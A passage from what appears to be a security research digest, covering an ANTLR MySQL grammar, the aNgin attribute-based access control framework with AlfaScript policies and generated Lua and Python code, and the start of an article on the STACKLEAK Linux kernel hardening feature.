
We can see that a table object is defined as one of three possible variants:

- A table
- A subquery
- A sequence of table objects in parentheses

Therefore, instead of processing the whole structure, *alternative labels* are used, creating the possibility to process each variant independently of the others:

⁸ dev.mysql.com/doc/refman/5.7/en/union.html

⁹ goo.gl/qbVcWS (github.com)



```
tableSourceItem
: tableName
  (PARTITION '(' uidList ')'? (AS? alias=uid)?
  (indexHint '(' indexHint)* )? #atomTableItem
| (subquery | '(' parenthesisSubquery=subquery ')')
  AS? alias=uid #subqueryTableItem
| '(' tableSources ')' #tableSourcesItem ;
```

Element labels are used to label individual nonterminals and terminal sequences. These labels allow accessing the content of a rule context as a field with a certain name. Thus, instead of extracting a certain content element from some context, an element label would be sufficient. By contrast, extraction depends on the rule structure. The more elaborate a rule, the more complicated extraction becomes.

For example, the rule:

```
createView
: CREATE (OR REPLACE)?
  (ALGORITHM '=' (UNDEFINED | MERGE | TEMPTABLE))?
  ownerStatement? (SQL SECURITY (DEFINER | INVOKER))?
  VIEW fullId '(' uidList ')'? AS selectStatement
  (WITH (CASCADED | LOCAL)? CHECK OPTION)? ;
```

requires defining type of creation algorithm, security context and check option for underlying views. There is also need to define if these fields exist.

To obtain the required values immediately in code without any extraction, element labels can be used:

```
createView
: CREATE (OR REPLACE)?
  (ALGORITHM '=' algType=(UNDEFINED | MERGE | TEMPTABLE))?
  ownerStatement? (SQL SECURITY secContext=(DEFINER | INVOKER))?
  VIEW fullId '(' uidList ')'? AS selectStatement
  (WITH checkOption=(CASCADED | LOCAL)? CHECK OPTION)? ;
```

Simplifying code of the target application simplifies the grammar as well, because the names of alternative labels improve readability.

Conclusion

Developing grammars for SQL languages is quite challenging, because they are case-insensitive and contain a large number of keywords, ambiguities, and context-sensitive structures. In particular, while developing our MySQL grammar, we implemented processing of special types of comments, developed a lexer able to differentiate between identifiers with a dot and real literals, and wrote the parser grammar, which covers the majority of the MySQL syntax described in the documentation. The MySQL grammar developed by us can be used to recognize queries generated by WordPress and Bitrix, as well as other applications that do not require exact processing of context-sensitive cases. The grammar source files are available in the official grammar repository¹⁰ under the MIT license.

A close-up photograph of a person's hand typing on a black computer keyboard. The background is a blurred computer screen displaying lines of code in a dark theme. The overall color palette is dominated by blues and greys, with a warm, slightly pinkish light source on the left side of the frame.

Insecure security



146

aNginx: developing a new framework for attribute-based access control

151

How STACKLEAK improves Linux kernel security

155

We need to talk about IDS signature

145

145

145

145

145

aNgin:**developing a new framework for attribute-based access control****Application Security Team**

Access control for computer systems (CS) is a key problem in information security. The need for implementing access control arises on all protected computer systems: from trivial web applications and database management systems (DBMS), to low-level mechanisms in operating systems and the Internet of Things (IoT).

Among a large number of access control types—including discretionary, mandatory, role-based, and thematic—attribute-based access control (ABAC) has recently become the most popular.¹ Its high flexibility and expressiveness allow² not only describing access control policies efficiently, but also implementing other access control types (such as role-based, discretionary, and mandatory). The popularity of ABAC is confirmed by the large number of ABAC implementations in various environments and programming languages (for example, STAPL,³ Casbin,⁴ and WSO2 Balana⁵).

Meanwhile, it often happens in practice that a developer, having properly implemented an access control mechanism in one programming language, has to port the same access control mechanism to a different language. This task occurs in such cases as prototyping software in Python and then rewriting it in C / C++, or when an access control mechanism has been initially designed for DBMS protection and later needs to be adapted for protecting web applications.

It is also often the case that an access control mechanism needs to be reused on a similar CS, even though its implementation is firmly tied to the environment of the original CS. In these and other situations, a universal implementation of access control would significantly reduce the labor, time, and costs of development and reuse.

Therefore, in terms of developing access control mechanisms, our ideal tool would meet the following requirements:

- Security policies should be described in a domain-specific language (DSL) that allows use of typical access control elements (including roles, confidentiality and integrity levels, privileges, and rights).
- The policy and access control mechanism should not be tied to the domain of a particular CS (such as a web application, DBMS, or ERP system).
- Implementation of an access control mechanism should not be heavily dependent on a particular execution environment or programming language.

Attribute-based access control offers a good option for fulfilling these requirements.

First, ABAC differs from other types of access control because it does not have any pre-defined access control policy—unlike classical types of access control, in which a policy is rigidly specified and implemented in code. In the case of ABAC, the administrator or developer can and must describe the policy in accordance with security requirements, threats, security objectives, and domain in any DSL (in XACML, this could be the ALFA language, for example).

Second, ABAC is the broadest approach and, with some limitations, can be used to implement the other types of access control. Basic mechanisms for discretionary, credential, and role-based access control can all be expressed with ABAC.⁶ However, well-known ABAC implementations cannot be used for protection against top-to-bottom implementation of information flows.

In the framework, the Lua language, which can be embedded in most modern programming languages, provides a universal representation of security policies. XML is not used at all, while the AlfaScript language is used to describe security policies. The by-design closeness of AlfaScript to programming languages makes it possible to use classical mathematical methods (such as denotational semantics) to prove program properties, which in this case act as security policies.

This article reviews the structure, principles, and main components of the aNgin framework. Examples of access control implementation for various computer systems are provided. The source code for aNgin is available from the Positive Technologies repository on Github.⁷

Key definitions

The terminology in this article is based on the XACML standard. The most important terms are provided below.

Policy set: A set of policies (or of sets of policies), based on a particular algorithm for combining policies.

Security policy: A set of rules with a particular algorithm for combining rules, as well as a set of obligations and recommendations. The security policy describes which actions are permitted and which are prohibited activities on any given CS.

1 goo.gl/Kddm9z (nvlpubs.nist.gov)

2 goo.gl/gJyEM6 (profsandhu.com)

3 github.com/stapl-dsl

4 github.com/casbin/casbin

5 github.com/wso2/balana

6 goo.gl/kF9PHf (profsandhu.com)

7 github.com/PositiveTechnologies/engin

Rule: The "building block" of a security policy. A rule consists of a target, an effect, and a condition.

Policy Enforcement Point (PEP): The element of the access control mechanism that generates requests in the XACML format, passes them to the PDP, and enforces access control based on PDP decisions.

Policy Decision Point (PDP): The element of the access control mechanism in charge of evaluating whether to permit access based on security policy rules.

Policy Information Point (PIP): The element of the access control mechanism in charge of storing, dynamically resolving, and providing access to attributes of entities defined in a security policy.

Policy Administration Point (PAP): The element of the access control mechanism that provides an interface for creating, describing, and managing XACML elements.

For defining request and response contexts, the following definitions are broader than those in XACML:

Entity: The smallest element of a CS. Entities can be either subjects (entities that are able to perform specified actions in relation to other CS elements) or objects (entities that are unable to perform such actions, but may be the target of such actions).

Request Context: Three objects (**Subject**, **Action**, **Object**), where:

- **Subject** is the subject trying to obtain access.
- **Action** is the type of access.
- **Object** is the object to which access is requested.

Response Context: A pair of objects (**Decision**, **Status**), where:

- **Decision** is the decision made: **Permit**, **Deny**, **Not Applicable**, or **Indeterminate**.
- **Status** consists of additional information regarding the decision.

Domain-Specific Language (DSL): A modeling language designed to solve a specific class of problems in a particular domain.

Description and key features of the framework

The aNgin framework is a universal tool that is an alternative to XACML for describing access control mechanisms. The framework is based on compiling a security policy described in AlfaScript into Lua code. Lua was chosen as a universal execution platform because it is a dynamically typed just-in-time compiled programming language. Yet Lua execution speed is comparable and sometimes even better than that of many statically typed compiled programming languages. As an additional advantage, at present Lua is positioned as an embeddable programming language used in most large products. All major programming languages (such as C++, Java, Go, Python, Ruby, and JavaScript) have well-developed tools for running programs on Lua and interacting through the runtime.

Other important features of aNgin are as follows:

- The policy and access control mechanism do not depend on the domain of a CS, its execution environment, or programming language.
- Supportability, portability (among different execution environments of a single domain or similar ones), and extensibility: it is possible to define additional attributes, entities, and access types, as well as to alter and extend policy rules, without making extensive code modifications.

Let us look at the sequence of framework application and operation.

PAP level:

- The target CS for the access control mechanism is identified (for example, MySQL).
- All software-based access control elements (entities, objects, subjects, attributes) and their interaction are described in the ABAC interface description language (IDL).
- The target programming language for implementing the access control mechanism is defined (for example, Python).
- The framework interprets interfaces defined in the ABAC IDL and creates appropriate data structures (classes, types, and objects) for the selected programming language.
- The security policy is described in AlfaScript. All entity attributes can be accessed from AlfaScript.
- The framework converts the AlfaScript code into Lua code in a form understandable to the PDP.

PEP level:

- Syntactic parsing of requests is performed. Data structures corresponding to the subject's requested access to an entity are created (**Request**, **RequestContext**). If necessary, attributes are obtained from the PIP, after which the request context is sent to the PDP.
- After receiving the PDP response (**ResponseContext**), the request is denied or permitted based on the security policy.

PDP level:

- From the specified programming language, the Lua code runs and applies the security policy to the request.
- Execution of the Lua code results in a response context (**ResponseContext**), which is sent to the PEP.

PIP level:

- The values of static attributes (for example, access level and identifier) are obtained and dynamic attributes (including IP address and time) are resolved on demand.

AlfaScript language for describing access control security policies

Access control security policies are described in AlfaScript. This language is a modification of ALFA, another security policy description language, which can be used to describe access control policies in XACML.

AlfaScript differs from ALFA in that it is oriented at translation into executable code rather than into an XML document, making some of its constructs similar to those of classical programming.

147

147

147

147

147

AlfaScript retains most of the syntax of ALFA, which makes it convenient for specialists who have used ALFA before. The syntax of AlfaScript is as follows:

```

AccessControlPolicyi ::= Namespace*
Namespacei ::= 'namespace' Identifier '{' NSBody* '}'
NSBody ::= PolicySet | Policy | Namespace
PolicySet ::= 'export'? 'policyset' Identifier '{' PSBody '}'
PSBody ::= Target? 'apply' Algorithm PSElement*
PSElement ::= PolicySet | Policy | Identifier
Policy ::= 'export'? 'policy' Identifier '{' PolicyBody '}'
PolicyBody ::= hTarget? 'apply' Algorithm Rule*
Algorithm ::= 'FirstApplicable'
| 'PermitOverrides'
| 'DenyOverrides'
| 'PermitUnlessDeny'
| 'DenyUnlessPermit'
| 'OnlyOneApplicable'
Rule ::= 'rule' Identifier i? '{' Effect Target? '}'
Effect ::= 'permit' | 'deny'
Target ::= 'target' ('clause' Expression)+
Expression ::= 'not' Expression
| Expression ('or' | 'and') Expression
| EPrimitive
| '(' Expression ')'
EPrimitive ::= EAtom ('==' | '!=' | '<' | '>' | '<=' | '>=') EAtom
| EArray ('subset' | 'subseq') EArray
| 'any' EArray 'in' EArray
| EAtom 'in' EArray
| 'True'
| 'False'
EArray ::= AttributeArray
EAtom ::= Attribute | Literal
Attribute ::= ('subject'|'object') '.' Identifier | 'action'
Array ::= '[' Literal (',' Literal)* ']'
Literal ::= Integer | String | 'True' | 'False'

```

To understand basic AlfaScript constructs, it is sufficient to understand the principles of XACML attribute-based access control.

The smallest (and core) element of a security policy in AlfaScript is a rule. A rule consists of a **name** (optional), a **target** clause, and an **effect** determining the result of applying the rule (**Permit** or **Deny**). The target clause of the rule can also be omitted, in which case the rule is considered applicable to any request. If the rule is applicable, the result is the effect specified in the rule. Otherwise, the rule is inapplicable and its result equals **Not Applicable**. In some cases, evaluation of the target clause may fail, in which case the result of the rule is **Indeterminate**.

```

rule example1 {
  target clause subject.role == "admin"
  permit
}
rule example2 {
  target clause subject.clearance < object.clearance
  deny
}

```

Rule sets are grouped into policies. The key difference between a policy and a rule is the decision-making mechanism: instead of a strictly defined effect, the policy applies a combining algorithm that combines the results of applying separate rules:

```

policy example {
  target clause object.type == "record"
  apply firstApplicable
  rule rule1 {
    target clause subject.role == "admin"
    permit
  }
  rule rule2 {
    target clause subject.clearance > object.clearance
    permit
  }
}

```

As the example shows, policies also have target clauses that similarly affect the result of policy evaluation. The result of policy evaluation is the result of combining rule decisions using the algorithm specified with the **apply** keyword.

The combining algorithms supported by XACML are fully described in the Axiomatics' blog.⁸

Policy sets (**policyset**) and namespaces (**namespace**) ensure high modularity in descriptions of security policies. Namespaces in AlfaScript are used to visually group policies, their sets, and other namespaces by affecting their full name. The main difference between a policy set and a single policy is the ability to group individual policies, as well as multiple policies, by using combining algorithms.

Modularity in describing security policies is achieved by using policy references and the set of policies already described. A reference to an access control element (a single policy or a policy set) is the full name of the policy (relative to namespaces). The **export** keyword enables other policy sets to refer to an access control element marked by this word. According to the XACML standard, a reference to a non-existing element should cause the referring policy to return an **Indeterminate** result.

```

policyset topLevel {
  apply permitOverrides
  hostPolicy
  export policy printerPolicy {
    ...
  }
}

```

In contrast to ALFA, the AlfaScript language has a strictly defined entry point—an element whose result is evaluated to be the result of the entire security policy. This entry point is a policy or a set of policies named **main**. The presence of **main** is mandatory; its absence renders a security policy invalid and execution impossible.

aNginx usage examples

Web application access control

Perhaps we want to implement access control at the web application firewall (WAF) level for a typical Python application. For clarity, some utility classes and methods have been removed from the code that follows. The full code of the Python web application and security tools are available at Github.⁹

⁸ goo.gl/pouxz1 (axiomatics.com)

⁹ [gitlab.com/yalego/summer-practice](https://github.com/yalego/summer-practice)

Now we define the following interfaces for access control elements:

```
interface Entity {
    abstract id: str;
}

[engine=object]
interface UriObject <: Entity {
    path: str;
}

[engine=subject]
interface Subject <: Entity {
    name: str;
    role: str;
    abstract ip: str;
}
```

aNgin generates the following classes to represent interfaces in objects of the targeted programming language:

```
class UriObject(Entity):
    def __init__(self, path=None, *args, **kwargs):
        super(UriObject, self).__init__(*args, **kwargs)
        self.path = path

class Subject(Entity):
    def __init__(self, name=None, role=None, *args, **kwargs):
        super(Subject, self).__init__(*args, **kwargs)
        self.name = name
        self.role = role

    @property
    @abc.abstractmethod
    def ip (self):
        pass
```

The class generated for describing the subject is abstract due to the presence of a dynamically resolved IP attribute for the IP address. For subsequent use, the user must further define this class by implementing the **ip** method and define the method of the generated abstract factory that creates objects of this class. This trivial step has been omitted here for space reasons. The next step is to describe the security policy in AlfaScript:

```
namespace example {
    export policySet mainPolicy {
        apply denyUnlessPermit
        policy getMotd {
            target clause action == "GET" and object.path ==
            "/motd"
            apply denyUnlessPermit
            rule r1 {
                permit
                target clause subject.role in ["user" , "admin"]
            }
        }
        policy postMotd {
            target clause action == "POST" and object.path ==
            "/motd "
            apply denyUnlessPermit
            rule r1 {
                permit
                target clause subject.role == "admin"
            }
        }
        ...
    }
}
```

Based on this description, aNgin generates code in Lua. For brevity, we shall excerpt only a code fragment describing application of the **getMotd** policy:

```
-- mainPolicy policy set begin
function example.mainPolicy (ctx, actions, handlers)
    -- getMotd policy begin
    local function getMotd (ctx, actions, handlers)
        -- target begin
        if not ctx.object.path or not ctx.action then
            return actions.indeterminate
        end
        if not (ctx.action == "GET" and ctx.object.path == "/motd" ) then
            return actions.notapplicable
        end
        -- target end

        -- r1 rule begin
        local function r1(ctx, actions, handlers)
            if not ctx.subject.role then
                return actions.indeterminate
            end
            if ( __iselement ({ "user" , "admin" }, ctx.subject.role) )
            then
                return actions . permit
            end
            return actions.notapplicable
        end
        -- r1 rule end

        -- denyunlesspermit rule - combining algorithm begin
        local rules = { r0 = r1 }
        for _ , rule in pairs (rules) do
            local decision = rule (ctx, actions, handlers)
            if decision == actions.permit then
                return actions.permit
            end
        end
        return actions.deny
        -- denyunlesspermit rule - combining algorithm end
    end
    -- getMotd policy end
    ...
end
-- mainPolicy policy set end
```

149

149

149

149

149

After these steps, the framework's work is complete and, after creating an interaction interface, the user can make use of the generated artifacts. In the case of a typical web application as in this example, a convenient decision-making mechanism would be based on the username and requested object. This interface conveniently allows encapsulating creation of the request context, use of the created artifacts, and checking of the results.

```
from os import path
from project.abac.runtime import PIP, PDP, RequestContext, Decision
from project.config import GENERATED_DIR, PIP_DATA

class AccessController(object):
    def __init__(self):
        # Initialize PDP
        policy_file = path.join(GENERATED_DIR, "policy.lua")
        with open(policy_file) as f:
            self.PDP = PDP(f.read())
        # Read JSON schema
```

```

scheme_file = path.join(GENERATED_DIR , "schema.json")
with open(scheme_file) as f:
    scheme = f.read()

# Initialize PIP
self.PIP = PIP.from_json(scheme, PIP_DATA, MyFactory())
def is_allowed(self, request, username):
    # Build request context
    ctx = RequestCtx(
        subject=Subject(name=username, request=request),
        entities=[
            UriObject(path=request.path)
        ],
        action=request.method.upper(),
    )
    # Resolve static entities attributes
    to_eval = self.PIP.create_ctx(ctx)
    # Get the decision from PDP
    response = self.PDP.evaluate(to_eval)
    print(to_eval[0].action)
    # Allow access only for decision permit
    return response == Decision.Permit

```

For example, this interface can be used to protect a web application written using the Python Flask framework as follows:

```

# Initialize access control
from project.abac import AccessController
app.access_controller = AccessController()

# Inject middleware for every request
@app.before_request
def access_control():
    if request.path not in UNPROTECTED:
        username = session.get("user", None)
        # If we have no username in session - user is not logged in
        if username is None and request.path != "/login":
            return redirect (
                url_for ("login", next=request.path)
            )
        # If he 's logged - we are ready to apply our ABAC
        if not app.access_controller.is_allowed(request,username):
            return render_template(
                'error.html ' ,
                msg="Access is not allowed, sorry !"
            )

```

Clearly, the size of the automatically generated code significantly exceeds the size required for implementing the generated artifacts and using them efficiently. In addition, the description of entities, their attributes, and relationships, as well as the security policy itself, are loosely related to the interface code, which was separately written by the programmer. This fact allows implementing the interaction interface once for a specific execution environment and domain (for example, a web application on Python Flask) and then using the artifacts generated by aNginde with minimal modifications.

Database access control

Let us look at access control implementation in a database-level firewall (DBFW) for MySQL using the aNginde framework.

We defined the following access control interfaces:

```

interface Entity {
    abstract id: str;
}

[engine=object]
interface SQLObject <: Entity {
    database: str;
    table: str;
    column: str;
}

[ engine=subject ]
interface Subject <: Entity {
    name: str;
}

```

and the following security policy in AlfaScript:

```

namespace wafbypass {
    export policy mainPolicy {
        target clause action == "select" or action == "insert"
        apply denyUnlessPermit
        rule r1 {
            permit
            target clause object.table == "notes"
        }
    }
}

```

In this implementation, the PEP received a MySQL request and performed syntactic analysis of it with help of our MySQL parser based on ANTLR4.¹⁰ All subsequent processing was the same as for Flask access control.

Conclusion

Here we have presented the aNginde framework for attribute-based access control, which enables flexible implementation of access control on diverse computer systems. The framework is novel in that it compiles an access control policy created in AlfaScript into Lua code and executes it in the runtime of the targeted programming language.

Within this framework, the following tools have been developed and implemented:

- Prototype of language for description of universal syntactic trees (UST)
- Prototype of AlfaScript language
- AlfaScript-to-Lua security policy compiler
- Generator of data structures for C ++, Java / Kotlin, and Python
- Software that implements PAP, PEP, PIP, and PDP functionality for Python and Java / Kotlin
- MySQL and TSQL syntactic analyzers for PEP based on ANTLR4

Useful materials on access control:

- aNginde ABAC Framework. Zero Nights 2017¹¹
- Maarten Decat. Access Control¹²
- The Simple Tree-structured Attribute-based Policy Language¹³
- A Rigorous Framework for Specification, Analysis and Enforcement of Access Control Policies¹⁴

¹⁰ goo.gl/qp4gFN (blog.ptsecurity.com)

¹¹ goo.gl/y8F3nf (zeronights.org)

¹² youtube.com/watch?v=7e0fMbnovMc

¹³ github.com/stapl-dsl

¹⁴ arxiv.org/pdf/1612.09339.pdf

How STACKLEAK improves Linux kernel security



OS Security Research Team

STACKLEAK is a Linux kernel security feature initially developed by Grsecurity/PaX. We're working on introducing STACKLEAK into the Linux kernel mainline. This article describes the inner workings of this security feature and why the vanilla kernel needs it.

In short, STACKLEAK is needed because it mitigates several types of Linux kernel vulnerabilities, by:

- Reducing the information that can be revealed to an attacker by kernel stack leak bugs
- Blocking some uninitialized stack variable attacks
- Introducing runtime checks for kernel stack overflow detection

This security feature fits the mission of the Kernel Self Protection Project (KSPP): security is more than just fixing bugs. Fixing absolutely all bugs is impossible, which is why the Linux kernel has to fail safely in case of an error or vulnerability exploitation. More details about KSPP are available on its wiki.¹

STACKLEAK was initially developed by the PaX Team, going as PAX_MEMORY_STACKLEAK in the Grsecurity/PaX patch. But this patch is no longer freely available to the Linux kernel community. So I took its last public version for the 4.9 kernel (April 2017) and got to work. The plan has been as follows:

- First extract STACKLEAK from the Grsecurity/PaX patch.
- Then carefully study the code and create a new patch.
- Send the result to the Linux kernel mailing list (LKML), get feedback, make improvements, and repeat until the code is accepted into the mainline.

As of March 3, 2018, the ninth version of the patch series for x86_64 and x86_32 has been submitted.² There are 23 files changed, 1,037 lines added, and 19 lines deleted.

There are seven patches in the series:

- gcc-plugins: Clean up the cgraph_create_edge* macros.
- x86/entry: Add STACKLEAK erasing the kernel stack at the end of syscalls.
- gcc-plugins: Add STACKLEAK plugin for tracking the kernel stack.
- x86/entry: Erase kernel stack in syscall_trace_enter().
- lkdtn: Add a test for STACKLEAK.
- fs/proc: Show STACKLEAK metrics in the /proc file system.
- doc: self-protection: Add information about STACKLEAK feature.

Security features

Most importantly, STACKLEAK erases the kernel stack at the end of syscalls. This reduces the information that can be revealed through some kernel stack leak bugs. An example of such an information leak is shown in Figure 1.

¹ goo.gl/r2Qg8f (kernsec.org)
² goo.gl/wsJm6j (openwall.com)






Figure 1. Kernel stack leak exploitation, pre-STACKLEAK

However, these leaks become useless for the attacker if the used part of the kernel stack is filled by some fixed value at the end of a syscall (Figure 2).




Figure 2. Kernel stack leak exploitation, post-STACKLEAK

Hence, STACKLEAK blocks exploitation of some uninitialized kernel stack variable vulnerabilities, such as CVE-2010-2963 and CVE-2017-17712. For a description of exploitation of vulnerability CVE-2010-2963, refer to the article by Kees Cook.³

Figure 3 illustrates an attack on an uninitialized kernel stack variable.




Figure 3. Uninitialized kernel stack variable exploitation, pre-STACKLEAK




Figure 4. Uninitialized kernel stack variable exploitation, post-STACKLEAK

STACKLEAK mitigates this type of attack because at the end of a syscall, it fills the kernel stack with a value that points to an unused hole in the virtual memory map (Figure 4).

There is an important limitation: STACKLEAK does not help against similar attacks performed during a single syscall.

3 goo.gl/97qt3e (outflux.net)
 4 goo.gl/a7gDed (git.kernel.org)
 5 goo.gl/eRo5Af (git.kernel.org)

6 goo.gl/1c97QM (jon.oberheide.org, PDF)
 7 goo.gl/EuJytb (googleprojectzero.blogspot.ru)
 8 goo.gl/tjbmPJ (cansecwest.com, PDF)

Runtime detection of kernel stack depth overflow

In the mainline kernel, STACKLEAK would be effective against kernel stack depth overflow only in combination with CONFIG_THREAD_INFO_IN_TASK⁹ and CONFIG_VMAP_STACK¹⁰ (both introduced by Andy Lutomirski).

The simplest way to exploit stack depth overflow is shown in Figure 5.




Figure 5. Stack depth overflow exploitation: mitigation with CONFIG_THREAD_INFO_IN_TASK

Overwriting the thread_info structure at the bottom of the kernel stack allows an attacker to escalate privileges on the system. However, CONFIG_THREAD_INFO_IN_TASK moves thread_info out of the thread stack and therefore mitigates such an attack.

